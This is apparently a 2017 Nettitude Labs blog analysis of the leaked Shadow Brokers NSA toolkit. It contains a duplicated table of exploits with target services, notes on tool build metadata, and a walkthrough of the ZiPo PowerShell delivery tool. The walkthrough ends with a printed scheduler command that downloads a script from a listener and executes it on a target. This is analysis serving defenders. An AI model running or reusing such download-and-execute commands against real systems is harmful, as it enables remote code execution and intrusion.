
A quick analysis of the latest Shadow Brokers dump

labs.nettitude.com/blog/a-quick-analysis-of-the-latest-shadow-brokers-dump/

Nettitude Labs

April 17, 2017



NAME	TYPE	TARGET	NOTES	SERVICE	AUTH	VERSIONS	NT	XP	VISTA	7	8	10	2000	2003	2008	2012
EARLYSHOVEL	EXPLOIT	REDHAT 7.0/7.1	SENDMAIL			8.11.x										
EASYBEE	EXPLOIT	MDAEMON	WEBADMIN	HTTP/HTTPS		9.5.2-10.1.2 (except 10.0.0)										
EASYPI	EXPLOIT	LOTUS MAIL	LOTUS MAIL	(TCP) 3264			y	y					y	y		
EBBISLAND/EBBSHAVE	EXPLOIT	SOLARIS 6-10	RPC XDR			6-10										
ECHOWRECKER	EXPLOIT	LINUX	SAMBA 3.0.x			3.0.x										
ECLIPSEDWING	EXPLOIT	SERVER SERVICE	MS08-067	(TCP 445) SMB/ (TCP 139) NBT			y	y					y	y		
EDUCATEDSCHOLAR	EXPLOIT	SMB	MS09-050	(TCP 445) SMB					y						y	
EMERALDTHREAD	EXPLOIT	SMB	MS10-061	(TCP 445) SMB/ (TCP 139) NBT	y?			y						y		
EMPHASISMINE	EXPLOIT	LOTUS DOMINO		(TCP 143) IMAP	y	6.5.4-6.5.5FP1, 7.0-8.5.2										
ENGLISHMANSDENTIST	EXPLOIT	OUTLOOK EXCHANGE WEBACCESS		(TCP 25) SMTP		< exchange 2010?										
EPICHERO	EXPLOIT	AVAYA CALL SERVER														
ERRATICGOPHER	EXPLOIT	SMBv1		(TCP 445) SMB				y						y		
ESKIMOROLL	EXPLOIT	KERBEROS SERVICE	MS14-068	(TCP 88) KERBEROS	y								y	y	y	
ESTEEMAUDIT	EXPLOIT	RDP		(TCP 3389) RDP				y						y		
ETERNALBLUE	EXPLOIT	SMBv2/NBT	MS17-010	(TCP 445) SMB				y	y	y	y	y	y	y	y	y
ETERNALCHAMPION	EXPLOIT	SMBv1/SMBv2?	MS17-010	(TCP 445) SMB												
ETERNALROMANCE	EXPLOIT	SMBv1	MS17-010	(TCP 445) SMB				y	y	y	y?	y?	y?	y	y	y?
ETERNALSYNERGY	EXPLOIT	SMBv3	MS17-010	(TCP 445) SMB							y					y
ETRE	EXPLOIT	IMAIL				8.10-8.22										
EWOKFRENZY	EXPLOIT	LOTUS DOMINO		(TCP 143) IMAP		6.5.4, 7.0.2										
EXPLODINGCAN	EXPLOIT	IIS5.0?/6.0 (WEBDAV)		(TCP 80) HTTP/HTTPS		5.0?,6.0								y		
FUZZBUNCH	TOOL		FRAMEWORK (PYTHON)													
ODDJOB	TOOL		IMPLANT BUILDER													
ZIPPYBEER	EXPLOIT	SMB	DCs	(TCP 445) SMB	y											


Just in time for Easter, the Shadow Brokers released the latest installment of an NSA data dump, which contained an almost overwhelming amount of content – including, amongst other things, a number of Windows exploits. We thought we'd run some quick analysis on various elements of said content.

Before we get started

We're going to largely avoid the obvious elements of the dump because there's already been a lot of very helpful analysis of those elements. However, before we get to that, here's what you need to know:

- Patch! The majority of the high impact Microsoft vulnerabilities have recently been addressed in the MS17-010 patch.
- Disable SMBv1.
- Remove all Windows XP and 2003 machines from your network. These contain vulnerabilities that will not be patched.

The following table (raw data available at https://pastebin.com/5gkb6HLJ and courtesy of @etlow) contains some of the more pertinent information.



NAME	TYPE	TARGET	NOTES	SERVICE	AUTH	VERSIONS	NT	XP	VISTA	7	8	10	2000	2003	2008	2012
EARLYSHOVEL	EXPLOIT	REDHAT 7.0/7.1	SENDMAIL			8.11.x										
EASYBEE	EXPLOIT	MDAEMON	WEBADMIN	HTTP/HTTPS		9.5.2-10.1.2 (except 10.0.0)										
EASYPI	EXPLOIT	LOTUS MAIL	LOTUS MAIL	(TCP) 3264			y	y					y	y		
EBBISLAND/EBBSHAVE	EXPLOIT	SOLARIS 6-10	RPC XDR			6-10										
ECHOWRECKER	EXPLOIT	LINUX	SAMBA 3.0.x			3.0.x										
ECLIPSEDWING	EXPLOIT	SERVER SERVICE	MS08-067	(TCP 445) SMB/ (TCP 139) NBT			y	y					y	y		
EDUCATEDSCHOLAR	EXPLOIT	SMB	MS09-050	(TCP 445) SMB					y						y	
EMERALDTHREAD	EXPLOIT	SMB	MS10-061	(TCP 445) SMB/ (TCP 139) NBT	y?			y						y		
EMPHASISMINE	EXPLOIT	LOTUS DOMINO		(TCP 143) IMAP	y	6.5.4-6.5.5FP1, 7.0-8.5.2										
ENGLISHMANSDENTIST	EXPLOIT	OUTLOOK EXCHANGE WEBACCESS		(TCP 25) SMTP		< exchange 2010?										
EPICHERO	EXPLOIT	AVAYA CALL SERVER														
ERRATICGOPHER	EXPLOIT	SMBv1		(TCP 445) SMB				y						y		
ESKIMOROLL	EXPLOIT	KERBEROS SERVICE	MS14-068	(TCP 88) KERBEROS	y								y	y	y	
ESTEEMAUDIT	EXPLOIT	RDP		(TCP 3389) RDP				y						y		
ETERNALBLUE	EXPLOIT	SMBv2/NBT	MS17-010	(TCP 445) SMB				y	y	y	y	y	y	y	y	y
ETERNALCHAMPION	EXPLOIT	SMBv1/SMBv2?	MS17-010	(TCP 445) SMB												
ETERNALROMANCE	EXPLOIT	SMBv1	MS17-010	(TCP 445) SMB				y	y	y	y?	y?	y?	y	y	y?
ETERNALSYNERGY	EXPLOIT	SMBv3	MS17-010	(TCP 445) SMB							y					y
ETRE	EXPLOIT	IMAIL				8.10-8.22										
EWOKFRENZY	EXPLOIT	LOTUS DOMINO		(TCP 143) IMAP		6.5.4, 7.0.2										
EXPLODINGCAN	EXPLOIT	IIS5.0?/6.0 (WEBDAV)		(TCP 80) HTTP/HTTPS		5.0?,6.0								y		
FUZZBUNCH	TOOL		FRAMEWORK (PYTHON)													
ODDJOB	TOOL		IMPLANT BUILDER													
ZIPPYBEER	EXPLOIT	SMB	DCs	(TCP 445) SMB	y											

Shadow Brokers Exploit Table


We can also recommend the following script by Luke Jennings, which is designed to

sweep a network to find Windows systems compromised with the dumps DOUBLEPULSAR implant: https://github.com/countercept/doublepulsar-detection-script

With that out of the way…

Metadata, or a lack of

Throughout the Equation Group leak via the Shadow Brokers, there are a number of different languages being used. One interesting element is how it appears that there was originally a preference for Perl, that was then replaced with Python – we think that this mirrors how the offensive security industry has evolved, too.
As the age of the dump is pinned at some point in 2013, we would have expected to see a little bit of PowerShell; this was really starting to come into favor around that time. Now, this post isn't about dropping a new l33t PowerShell technique gained from the dump, but rather looking at what the capability was at the point in time. Staying with the timing of the dump for a minute, we are reminded of the following series of Tweets from Edward Snowden back in August last year, when the ShadowBrokers [6] first dropped.



Edward Snowden @Snowden · 16 Aug 2016

13) TL;DR: This leak looks like a somebody sending a message that an escalation in the attribution game could get messy fast.

65 1.8K 2.3K

Edward Snowden @Snowden · 16 Aug 2016

Bonus: When I came forward, NSA would have migrated offensive operations to new servers as a precaution - it's cheap and easy. So? So...

27 972 1.4K

Edward Snowden @Snowden · 16 Aug 2016

The undetected hacker squatting on this NSA server lost access in June 2013. Rare public data point on the positive results of the leak.

39 1.2K 2.0K


Edward Snowden @Snowden · 16 Aug 2016

You're welcome, @NSAGov. Lots of love.

200 2.4K 6.3K


We know we run the risk of taking these out of context, and it is entirely possible that his mind has been changed since, however we find the following piece of information interesting. According to the time line from the Guardian [5], the first release of the material he took was on the 5th June 2013. It's probable that other dumps have since has contradicted this and the view of when the hacker/s were kicked off has been able to be narrowed, but we am unaware of this (so please if you know different answers on a postcard).

Examining of the tools *makedmgd.exe*, part of a toolkit DAMAGEDGOODS that is used within in a PowerShell delivery framework ZIPO we see the following. One of the first things that we noticed is that yeah hmmm the build date is baked into the exe. Also some different implants not within the dump are there *"distantuncle"* and *"finkdiffernt";* some of the coders definitely have a certain sense of humor.



```
C:\EGRP\windows\Resources\Ops\Tools\ZiPo>makedmgd.exe
Executable Information:
* Version:       4.4.0
* Revision:      r533
* File Modified: Thu Jul 11 13:26:33 2013
* Built:         Jul 12 2013
Usage: makedmgd.exe
       test.(dll|exe)
       output.bin
       (32bit|64bit|wow64)
       (
        dae DROPNAME TEMPNAME TEMPPREFIX
            NUM_SYSDIRS NUM_TEMPDIRS
            SYSDIR1 SYSDIR2... TEMPDIR1 TEMPDIR2...    |
        distantuncle                                   |
        finkdifferent                                  |
        finkdifferent_nothread                         |
        finkdifferent_ghostlyhammer                    |
        verifytornid                                   |
```

Using Sysinternals excellent sigcheck.exe [7] we could view the publisher, version and build date in order to correlate. Yes, it is one of the many ways to list a binarys metadata, but some of its other superb features are that, as the name implies, it will verify the signature if the binary has been signed using Authenticode and it is also able to send the binary straight to VirusTotal and look at all files within a directory tree recursively. Running sigcheck, unsurprisingly we get the following information or, some would say, a lack of.



```
c:\EGRP\windows\Resources\Ops\Tools\ZiPo>sigcheck makedmgd.exe

Sigcheck v2.54 - File version and signature viewer
Copyright (C) 2004-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\EGRP\windows\Resources\Ops\Tools\ZiPo\makedmgd.exe:
        Verified:       Unsigned
        Link date:      3:36 AM 7/12/2013
        Publisher:      n/a
        Company:        n/a
        Description:    n/a
        Product:        n/a
        Prod version:   n/a
        File version:   n/a
        MachineType:    32-bit
```

Any trace of publisher or company which, to be fair, will be set in Visual Studio (or your toolchain of choice have either been stripped or not set). The Link date is there, which correlates to the build date, which is also five weeks after Snowden's material was first dropped. It is entirely possible to mess with and edit these dates, of course, before releasing the dump. We do find it strange to go the level of stripping all other information but hard coding a build date, particularly in a tool that will be released to a workstation. The directory structure that this is in implies it may have been copied in rather than part of a release, as it was new and may not have been sanitised properly (although there is a real danger of reading too much into it).

First steps into PowerShell


As stated above, we would have expected to see a reasonable amount of PowerShell considering the year, but actually there is very little. The only real example that we have found is a tool called ZiPo which can be found within the dump at /Resources/Ops/Tools/ZiPo. It contains the following tools

- decryptor_downloader.base
- makedmgd.exe
- ZIPO.py
- ps_base.txt
- powershellify.py

In order to run this tool we call ZIPO.py, which first asks you to select a “project” directory then presents a menu asking if we want to:

1. Upload / Create Execute an Egg
2. Upload/ Create PowerShell script
3. Create Compressed script to be run manually

Now Egg is a term that is used quite heavily throughout the dump and we’re not entirely sure what it means at this point in time. Pretty sure it is an Equation Group term.




```
C:\EGRP\windows\Resources\Ops\Tools\ZiPo>ZIPO.py
[ 1 ] $Recycle.Bin
[ 2 ] Documents and Settings
[ 3 ] EGRP
[ 4 ] keys
[ 5 ] Logs
[ 6 ] PerfLogs
[ 7 ] Program Files
[ 8 ] ProgramData
[ 9 ] Projects
[ 10 ] Python26
[ 11 ] Python27
[ 12 ] Recovery
[ 13 ] System Volume Information
[ 14 ] temp
[ 15 ] Users
[ 16 ] Wallpaper
[ 17 ] Windows
Enter Project: 9
==================================
!           ZIPO                 !
==================================
(1) Upload / Execute PC Egg
(2) Upload / Execute Powershell Script
(3) Create compressed script to be run manually on target
(0) Quit
Choice: _
```

Choosing PowerShell script we are then asking for the location of it, what the IP address and port of the “redirector” which we assume is a proxy and then the local IP address and proxy. This is so that the script can spin up a HTTPd listener to serve up the files that have been created.


In order to test, we created a very simple PowerShell script containing:

```
[System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms")
[System.Windows.Forms.MessageBox]::Show("Hey mate, do you wanna run some
powershell?", "you know you want too", 'Ok')
```



```
==================================
!             ZIPO              !
==================================
(1) Upload / Execute PC Egg
(2) Upload / Execute Powershell Script
(3) Create compressed script to be run manually on target
(0) Quit
Choice: 2
Payload Powershell Script: C:\Projects\basic-posh.txt
Redirector IP:[127.0.0.1]
Redirector Listen Port:[80]
Local Listen Port:[80]
2017-04-15 14:57:31,043  [+] Payload info: 127.0.0.1 80 80 C:\Projects\basic-posh.txt
2017-04-15 14:57:31,043  [+] GENERATING RSA KEY
2017-04-15 14:57:37,466  [+] RSA KEY GENERATED
2017-04-15 14:57:37,466  [+] Public Modulus: 260370869448279627135896094239653138845332935271141619803008829003348245502614304163118532736662261549358
6126709820805400045871278476351658545048939899710069772813771209159513993056811984467897608101764040166068246346628000832732506202640034938392899103838
806960271266230032357993051122116732909930894920558210637760591935849610975326163734951414802369158290210215101665286192430937349503315873135770832755
578573041255727064563537268030467613328950579646365948970492530814817923480118433794558090043842655997991603850215496197612622777939948860953127766182
91967756362544943439426773949939414733639190148845163578650903
2017-04-15 14:57:37,466  [+] Public Exponent: 65537
2017-04-15 14:57:37,466  [+] 1st Stage configured and stored: index.html
2017-04-15 14:57:37,466  [+] 2nd Stage is present: index.htm


================================= Run on target =================================
=== DSZ Scheduler ===
scheduler -add 1m "powershell -noprofile -c $wc=New-Object System.Net.Webclient;$sc = $wc.downloadstring('http://127.0.0.1:80/index.html');powershell
-noprofile -encodedCommand $sc;" at -target
============================= DSZ COMMAND IN THE CLIPBOARD =============================
